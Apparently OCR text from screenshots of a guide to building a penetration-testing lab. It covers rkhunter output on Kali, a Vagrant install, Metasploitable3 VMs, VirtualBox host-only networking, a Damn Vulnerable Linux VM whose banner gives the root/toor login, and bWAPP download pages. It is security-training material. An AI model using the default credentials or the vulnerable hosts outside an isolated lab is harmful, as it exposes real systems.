Checking for a system logging configuration file [Found]
Performing filesystem checks
Checking /dev for suspicious file types [Warning]
Checking for hidden files and directories [Warning]
[Press <ENTER> to continue]
System checks summary
File properties checks ...
Files checked: 144
Suspect files: 1
Rootkit checks ...
Rootkits checked : 498
Possible rootkits: 2
Applications checks ...
All checks skipped
The system checks took: 3 minutes and 26 seconds
All results have been written to the log file: /var/log/rkhunter.log
One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)
(kali㉿kali)-[~]
$



Developer / Vagrant
Install Vagrant
2.4.9 (latest)
macOS
Package manager
brew tap hashicorp/tap
brew install hashicorp/tap/hashicorp-vagrant
Binary download
AMD64
Version: 2.4.9
Download
ARM64
Version: 2.4.9
Download
Windows
Binary download
AMD64
Version: 2.4.9
Download
I686
Version: 2.4.9
Download



Administrator: Command Prompt - vagrant up
'ls' is not recognized as an internal or external command,
operable program or batch file.
D:\Virtual Machines>cd metasploitable3-workplace
D:\Virtual Machines\metasploitable3-workplace>powershell Invoke-WebRequest -Uri "https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagrantfile" -OutFile "Vagrantfile"
D:\Virtual Machines\metasploitable3-workplace>vagrant up
Bringing machine 'ub1404' up with 'virtualbox' provider...
Bringing machine 'win2k8' up with 'virtualbox' provider...
==> ub1404: Box 'rapid7/metasploitable3-ub1404' could not be found. Attempting to find and install...
ub1404: Box Provider: virtualbox
ub1404: Box Version: >= 0
==> ub1404: Loading metadata for box 'rapid7/metasploitable3-ub1404'
ub1404: URL: https://vagrantcloud.com/api/v2/vagrant/rapid7/metasploitable3-ub1404
==> ub1404: Adding box 'rapid7/metasploitable3-ub1404' (v0.1.12-weekly) for provider: virtualbox
ub1404: Downloading: https://vagrantcloud.com/rapid7/boxes/metasploitable3-ub1404/versions/0.1.12-weekly/providers/virtualbox/unknown/vagrant.box
ub1404:
==> ub1404: Successfully added box 'rapid7/metasploitable3-ub1404' (v0.1.12-weekly) for 'virtualbox'!
==> ub1404: Importing base box 'rapid7/metasploitable3-ub1404'...
==> ub1404: Matching MAC address for NAT networking...
==> ub1404: Checking if box 'rapid7/metasploitable3-ub1404' version '0.1.12-weekly' is up to date...
==> ub1404: Setting the name of the VM: Metasploitable3-ub1404
==> ub1404: Clearing any previously set network interfaces...
==> ub1404: Preparing network interfaces based on configuration...
ub1404: Adapter 1: nat
ub1404: Adapter 2: hostonly
==> ub1404: Forwarding ports...
ub1404: 22 (guest) => 2222 (host) (adapter 1)
==> ub1404: Running 'pre-boot' VM customizations...
==> ub1404: Booting VM...
==> ub1404: Waiting for machine to boot. This may take a few minutes...
ub1404: SSH address: 127.0.0.1:2222
ub1404: SSH username: vagrant
ub1404: SSH auth method: password
ub1404:
ub1404: Inserting generated public key within guest...
ub1404: Removing insecure key from the guest if it's present...
ub1404: Key inserted! Disconnecting and reconnecting using new SSH key...
==> ub1404: Machine booted and ready!



Oracle VirtualBox Manager
File Machine Help
New Open Settings Discard Show
kali-linux-2025.3-virtualbox-amd64
Powered Off
Metasploitable3-ub1404
Running
Powered Off
Details
General
Name: Metasploitable3-ub1404
Ubuntu (64-bit)
Preview
2048 MB
2
Hard Disk, Optical
Nested Paging, PAE/NX, KVM Paravirtualization
8 MB
VBoxVGA
5949
Disabled
Settings... Ctrl+S
Clone... Ctrl+O
Move...
Export to OCI...
Remove...
Move to Group
Show
Pause
Reset
Stop
Discard Saved State...
Refresh
Show in Explorer
Create Shortcut on Desktop
Sort
Search Ctrl+F
Save State
Shut Down
Power Off
table3-ub1404-disk001.vmdk (Normal, 39.06 GB)
tel PRO/1000 MT Desktop (NAT)
tel PRO/1000 MT Desktop (Host-only Adapter, 'VirtualBox Host-Only Ethernet Adapter #3')
USB
Disabled
Shared folders
None
Description
None



Oracle VirtualBox Manager
File Machine Network Help
Home
Machines
Extensions
Media
Network
Create
Remove
Properties
Host-only Networks
NAT Networks
Cloud Netw
Name
VirtualBox Host-Only Ethernet Adapter
VirtualBox Host-Only Ethernet Adapter #2


Oracle VirtualBox Manager
File Machine Help
New Open Settings Discard Start
kali-linux-2025.3-virtualbox-amd64
Powered Off
Metasploitable3-ub1404
Powered Off
metasploitable3-workplace_win2k8_1761546297310_59729
Powered Off
Details
General
Name: Metasploitable3-ub1404
Operating System: Ubuntu (64-bit)
System
Base Memory: 2048 MB
Processors: 2
Boot Order: Hard Disk, Optical
Preview
Metasploitable3-ub1404
Metasploitable3-ub1404 - Settings
Basic Expert
Search settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1 Adapter 2 Adapter 3 Adapter 4
Enable Network Adapter
Attached to: Host-only Adapter
Name: VirtualBox Host-Only Ethernet Adapter
Adapter Type: Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode: Deny
MAC Address: 080027425179
Virtual Cable Connected
Serial Ports
Port 1 Port 2 Port 3 Port 4
Enable Serial Port
Invalid settings detected
OK Cancel Help



New Virtual Machine
Virtual machine name and operating system
VM Name: DVI 1.5
VM Folder: D:\Virtual Machines
ISO Image: D:\Virtual Machines\ISOs\DVL_1.5_Infectious_Disease.iso
OS Edition:
OS: Linux
OS Distribution: Oracle Linux
OS Version: Oracle Linux (64-bit)
Proceed with Unattended Installation
Set up unattended guest OS installation
Specify virtual hardware
Specify virtual hard disk
Help
Finish
Cancel


Oracle VirtualBox Manager
File Machine Help
New Open Settings Discard Start
kali-linux-2025.3-virtualbox-amd64
Powered Off
Metasploitable3-ub1404
Powered Off
metasploitable3-workplace_win2k8_1761546297310_59729
Powered Off
DVI 1.5
Powered Off
Details
General
Name: DVI 1.5
Operating System: Oracle Linux (64-bit)
System
Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization
Preview
DVI 1.5
Display
Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Primary Device 0: [Optical Drive] DVL_1.5_Infectious_Disease.iso (1.67 GB)
Controller: SATA
Audio
Host Driver: Default
Controller: ICH AC97
Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT)
USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)
Shared folders
None
Description
None


DVI 1.5 - Settings
Basic Expert
Search settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1 Adapter 2 Adapter 3 Adapter 4
Enable Network Adapter
Attached to Host-only Adapter
Name VirtualBox Host-Only Ethernet Adapter
Adapter Type Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode Deny
MAC Address 08002749128E
Virtual Cable Connected
Serial Ports
Port 1 Port 2 Port 3 Port 4
Enable Serial Port
OK Cancel Help


texhash: Done.
Welcome to Damn Vulnerable Linux Strychnine
Never run this distribution in any production environment!
IITAC is not responsible for any losses of any kind!
Commercial usage needs a specific license!
The system is up and running now.
Login as "root", with password "toor", both without quotes, lowercase.
After you login, try the following commands:
startx ... to run Xwindow system in VESA mode 1024x768 at 75Hz (KDE)
flux ..... to run Xwindow system in VESA mode 1024x768 at 75Hz (FluxBox)
xconf .... to autoconfigure your graphics card for better performance
ati ..... to autoconfigure ati drivers (download ati.lzm required)
Other commands you may find useful (for experts only!):
configsave/configrestore ... to save and restore all filesystem changes
fileswap .... to create special file for swapping RAM to your harddisk
When finished, use "poweroff" or "reboot" command and wait until it completes
This distro is based on BackTrack 2.0 Final
bt login: root
Password: ****
bt ~ #
DVL
Damn Vulnerable Linux
STRYCHNINE
Training Environment for IT-Security & IT-Anti-Security


bWAPP
an extremely buggy web app !
Home
Bugs
Download
Talks & Training
Blog



Home / Open Source Software / Security / Penetration Testing / bWAPP / Files

bWAPP Files

an extremely buggy web app !
Brought to you by: mmesellem

Summary | Files | Reviews | Support | Code | Discussion

Warning! Malware detected. Download at your own risk.

Download Latest Version
bWAPPv2.2.zip (15.1 MB)


Get an email when there's a new version of bWAPP


Enter your email address | Next


Home / bee-box

